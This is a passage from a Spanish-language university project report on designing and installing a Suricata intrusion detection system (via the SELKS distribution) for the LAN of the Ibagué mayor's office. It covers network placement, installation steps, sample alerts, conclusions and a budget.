sea una herramienta bastante completa y de fácil implementación y en caso de necesitar soporte se encuentre abundante documentación y foros de ayuda con expertos en la red.

Su principal fortaleza es que está basado en un conjunto de reglas desarrolladas externamente para supervisar el tráfico de la red y proporcionar alertas al administrador del sistema cuando se producen eventos sospechosos o anómalos. Fue diseñada para ser compatible con los componentes de seguridad de red existentes, ofrece funcionalidad de salida unificada y opciones de biblioteca conectables para aceptar llamadas de otras aplicaciones. Debido al gran flujo de tráfico de red interno que presenta en la entidad, SURICATA es la mejor opción ya que gracias al multiprocesamiento que aplica en sus procesos permite realizar a una mayor velocidad y eficiencia el análisis de tráfico de red.


#### 6.5 ELABORAR UN DIAGRAMA QUE CONTENGA EL ESQUEMA DE SEGURIDAD A NIVEL DE RED LAN PARA LA ALCALDÍA DE IBAGUÉ DEL EDIFICIO PRINCIPAL Y SUS SEDES EXTERNAS CONECTADAS A TRAVÉS DE CANALES DE DATOS DE ACUERDO A LOS REQUERIMIENTOS TÉCNICOS DEFINIDOS PARA LA IMPLEMENTACIÓN DE LOS SISTEMAS DE DETECCIÓN DE INTRUSOS.

La implementación del IDS se realizó en la red LAN de la Alcaldía Municipal de Ibagué, en la red DMZ con el segmento de red 10.10.2.0/24, ubicándolo entre el UTM/Firewall provisto por el ISP donde se ejecutan las reglas de filtrado y están establecidas las políticas de navegación que se manejan en la entidad y la red de servidores Web y de Base de Datos que proveen los servicios internos y externos a los diferentes tipos de usuario.

La razón de ubicarlo en este segmento es tal y como se ha explicado anteriormente, es que los equipos que son más propensos a ataques son los ubicados en la red DMZ y sobre los cuales se tiene mayor interés en supervisar el tráfico entrante y saliente.

## Esquema de seguridad a nivel de topología de red LAN propuesto

Figura 19. Esquema de seguridad a nivel de topología de red LAN propuesto



Fuente: El autor.

Como se evidencia en el esquema, la ubicación ideal del IDS es entre la red DMZ y el Switch principal que se encarga de distribuir la señal de Internet provista por el proveedor, la razón principal para ubicarlo después del equipo Firewall, es que el IDS se encargara del análisis de trafico de todo aquello que ya ha sido previamente revisado y filtrado, con ello evitamos el sobre procesamiento y aumento en el consumo de recursos por parte del IDS.

### 6.6 REALIZAR MODELOS DE PRUEBA CON PROTOTIPO FUNCIONAL DEL ESQUEMA DE SEGURIDAD PROPUESTA.

La configuración del IDS Suricata, se realizó utilizando la distribución SELKS, el cual es un sistema operativo libre y de código abierto, el cual fue modificado


para proveer todas las herramientas necesarias para implementar un sistema de intrusiones (IDS), el cual permite realizar el control y seguimiento del tráfico que se genera en la red LAN de la entidad, principalmente sobre el segmento DMZ donde se encuentran ubicados los servidores Web y de gestión de base de datos, el cual ya viene filtrado el tráfico con las políticas establecidas en el equipo Firewall provisto por el proveedor de internet (ISP), lo cual reduce el número de amenazas que pueden afectar la infraestructura tecnológica de la entidad.

#### 6.6.1 PROCESO DE INSTALACIÓN DE SURICATA

La distribución de Linux escogida para implementar el sistema de detección y prevención de intrusiones es el SELKS el cual está basado en la distribución Debían, y se encuentra optimizado para ser usado como sistema de detección de intrusos (IDS) y de prevención de Intrusiones (IPS), tal vez una de sus principales características es la facilidad de instalación e implementación en un entorno de producción como el existente en la Alcaldía Municipal de Ibagué, el cual se describe a continuación.

La primera fase consiste en seleccionar el tipo de instalación que se va a implementar, para el caso de la Alcaldía de Ibagué, esta se realiza sobre la plataforma de virtualización VMware que posee la entidad, se inicia seleccionando la opción de “Graphical Install”.


Figura 20. Selección de tipo de instalación



Fuente: el Autor

Al escoger el tipo de instalación se procede a iniciar el proceso de instalación, para el cual será necesario especificar los datos Idioma.


Figura 21. Selección de Idioma



Fuente: El autor.

Después se procede a realizar la configuración manual de la interfaz de red, para este caso se configurará con una dirección del rango 10.10.2.0/24, el cual está asignado a la red de servidores de la Alcaldía Municipal y sobre el cual están aquellos equipos que serán monitoreados por el IDS.


Figura 22. Configuración de interfaz de red



Fuente: El autor.


Después de configurada la interfaz de red con los parámetros de máscara de subred y enrutamiento del segmento especificado se completa la instalación según la interfaz gráfica, ya que no es necesario realizar alguna parametrización adicional.

Figura 23. Gestión de particionado automático del disco



Fuente: El autor

**Figura 24. Confirmación de datos de particionado**



Fuente: El autor.

Al finalizar este proceso, la instalación se completará a través del asistente gráfico con la actualización de paquetes a sus últimas versiones en caso de ser necesario.

**Figura 25. Instalación y actualización de paquetes**



Fuente: El autor

Al iniciar el sistema se obtiene el acceso al módulo de Scirius el cual es una aplicación Web que permite la administración y gestión de las reglas de detección del IDS Suricata.

## Instalación manual IDS Suricata


La instalación del IDS se realizó sobre la plataforma virtual VMware provista por la alcaldía donde se asignaron las siguientes especificaciones a nivel de hardware.

Memoria RAM: 4GB

Disco Duro: 50 GB.

CPU: 1X2 CORES.


**Figura 26. Especificaciones de hardware IDS**



**Fuente: El autor.**

A nivel lógico se configura con la dirección IP 10.10.2.50 y nombre de red SELK3\_IDS02, la cual hace parte del segmento DMZ de la red LAN de la Alcaldía Municipal de Ibagué.

**Figura 27. Configuración de red para equipo IDS**




Fuente: El autor.

La distribución instalada SELKS, contiene los siguientes componentes, los cuales facilitara el manejo y uso del mismo.

- Suricata: Software de detección y prevención de intrusiones.
- Elasticsearch: Motor de búsqueda que permite analizar los logs que genera el IDS.
- Logstash: Software que permite centralizar los logs generados.
- Kibana: Modulo para visualizar los datos capturados con una interfaz gráfica.
- Scirius: Aplicación web para la gestión de reglas en Suricata.
- EveBox: Software para manejo de alertas vía web.




**Figura 28. Pantalla de acceso IDS Suricata**



**Fuente: El autor.**

Al ingresar a la aplicación es posible visualizar las principales incidencias que se han detectado en la red LAN seleccionada, las cuales para el caso son el Broadcasting generado por programas de almacenamiento y compartición de archivos en internet, los cuales pueden ser puntos de entrada de amenazas más complejas.

**Figura 29. Registro de alertas generado por el IDS**




Fuente: El autor.

El proceso de afinamiento del IDS al comienzo puede ser bastante complejo ya que inicialmente el número de falsas alarmas es bastante alto y debe empezar a generarse reglas que filtren este tipo de información y es necesario realizar una constante retroalimentación que permita robustecer las políticas de detección.

Se poseen 13 diferentes interfaces graficas que permiten analizar el tráfico capturado por el IDS, lo cual hace que sea una herramienta bastante completa y que con su debido afinamiento y customización servirá para detectar un alto número de amenazas a la red interna de la entidad.

**Figura 30. Representación de actividad capturada por el IDS**



Fuente: El autor.

**Figura 31. Visualización de alertas módulo EveBox.**

The screenshot shows the EveBox web interface displaying a list of alerts. The interface includes a navigation menu with 'Inbox', 'Escalated', 'Alerts', 'Events', and 'Reports'. Below the navigation is a search bar and a 'Filter...' input. The main content is a table with columns for '#', 'Timestamp', 'Source/Dest', and 'Signature'. Each row represents an alert with its corresponding details and an 'Archive' button.

#	Timestamp	Source/Dest	Signature
13	2018-05-24 19:52:55 10 minutos ago	S: 10.10.0.94 D: 255.255.255.255	ET POLICY Dropbox Client Broadcasting
17	2018-05-24 19:45:17 16 minutos ago	S: 10.10.0.252 D: 255.255.255.255	ET POLICY Dropbox Client Broadcasting
10	2018-05-24 19:34:00 29 minutos ago	S: 10.10.0.74 D: 255.255.255.255	ET POLICY Dropbox Client Broadcasting
5	2018-05-24 19:29:21 34 minutos ago	S: 10.10.0.37 D: 255.255.255.255	SURICATA UDPv4 invalid checksum
9	2018-05-24 18:35:24 an hour ago	S: 10.10.0.98 D: 255.255.255.255	SURICATA UDPv4 invalid checksum
1	2018-05-24 18:11:01 2 hours ago	S: 10.10.1.50 D: 255.255.255.255	ET POLICY Dropbox Client Broadcasting
6	2018-05-24 17:57:15 2 hours ago	S: 10.10.1.113 D: 255.255.255.255	SURICATA UDPv4 invalid checksum
5	2018-05-24 17:46:23 2 hours ago	S: 10.10.1.182 D: 255.255.255.255	ET POLICY Dropbox Client Broadcasting
11	2018-05-24 17:39:26 2 hours ago	S: 10.10.0.167 D: 10.10.0.255	ET POLICY Dropbox Client Broadcasting
5	2018-05-24 17:36:34 2 hours ago	S: 10.10.0.93 D: 255.255.255.255	ET POLICY Dropbox Client Broadcasting
7	2018-05-24 17:22:51 3 hours ago	S: 10.10.1.240 D: 255.255.255.255	ET POLICY Dropbox Client Broadcasting
11	2018-05-24 17:08:35 3 hours ago	S: 10.10.0.62 D: 255.255.255.255	ET POLICY Dropbox Client Broadcasting
7	2018-05-24 17:05:33 3 hours ago	S: 10.10.1.21 D: 255.255.255.255	ET POLICY Dropbox Client Broadcasting

Fuente: El autor.

## **7. PRODUCTOS A ENTREGAR**

Los resultados esperados son:

- La actualización de las políticas de seguridad de la información de la Alcaldía de Ibagué, que incluyan las directrices para el sistema de IDS.
- Análisis, diseño y definición de requerimientos de hardware y software para la implementación de un IDS para la red LAN.
- Esquema de seguridad a nivel de topología de red LAN propuesto.
- Implementación de un esquema de prueba para el Sistema de Detección de Intrusos.

## 8. CONCLUSIONES

De acuerdo a los resultados de la primera etapa diagnóstico del sistema de seguridad a nivel de la infraestructura de la red datos (LAN), se pudo evidenciar que existen algunos equipos servidores de gran relevancia para la entidad, que tienen puertos abiertos (22/TCP: SSH, 80/TCP: 10000/TCP). Este tipo de vulnerabilidades puede generar que dichos servidores sean blancos de múltiples tipos de ataques a través de la red LAN y de los enlaces de Internet disponibles. Es por ello que es necesario establecer según los servicios provistos por cada servidor y su rol en la red, que puertos deben ser activos y cuales deben estar inactivos.

En cuanto al equipo Firewall, instalado como única línea de defensa para el sistema de neutralización de amenazas se evidencia que tiene unas políticas de seguridad generales orientadas al control de navegación y no a la restricción del tráfico de entrada y salida en la red, lo cual no es eficiente para generar controles sobre los servicios provistos

También se concluye que las políticas de seguridad no se encuentran actualizadas, y no se da relevancia a las directrices al control y gestión del riesgo que impacta directamente el tráfico de la red LAN

Se realiza una identificación de los requerimientos técnicos de hardware y software necesarios para la implementación de un software de uso libre para el diseño e instalación del prototipo del sistema de detección de intrusiones de red (IDS).

Se identifica el esquema de seguridad idóneo y eficiente a nivel de topología de red LAN, el cual debe contener el Sistema Detección de Intrusos (IDS).

## **9. DIVULGACIÓN**

La divulgación del presente proyecto “Análisis para el diseño de un Sistema de Detección y Prevención de Intrusos para la red LAN de Alcaldía de Ibagué del edificio principal y sedes externas conectadas a través de canales de datos”, se hará a través del repositorio institucional de la Universidad Nacional Abierta y a Distancia UNAD. Donde quedara como referencia para consulta.

Cabe aclarar que las recomendaciones se realizaron con base a los resultados obtenidos en las pruebas realizadas.

**Tabla 1. Recursos Disponibles**

DESCRIPCIÓN	CANT	TIEMPO -DÍAS	VALOR ACT	TOTAL	ALCALDÍA	UNAD
<b>A. Personal</b>						
Honorarios Profesionales Ingenieros estructuradores Proyecto Aplicado	2	30	2,800,000	5,600,000	5,600,000	
Honorarios Profesional - Líder Desarrollo y Seguridad Informática - Alcaldía de Ibagué	1	3	93,333	280,000	280,000	
Honorarios Directora Informática - Alcaldía de Ibagué	1	1	200,000	200,000	200,000	
Honorarios Profesional - Tutor Evaluador universidad UNAD	1	2	93,333	186,666		186,666
Honorarios Profesional - Asesor Proyecto - Universidad UNAD	1	2	93,333	186,666		186,666
<b>B. Equipos</b>						
Computadores	2	30	150,000	300,000	300,000	
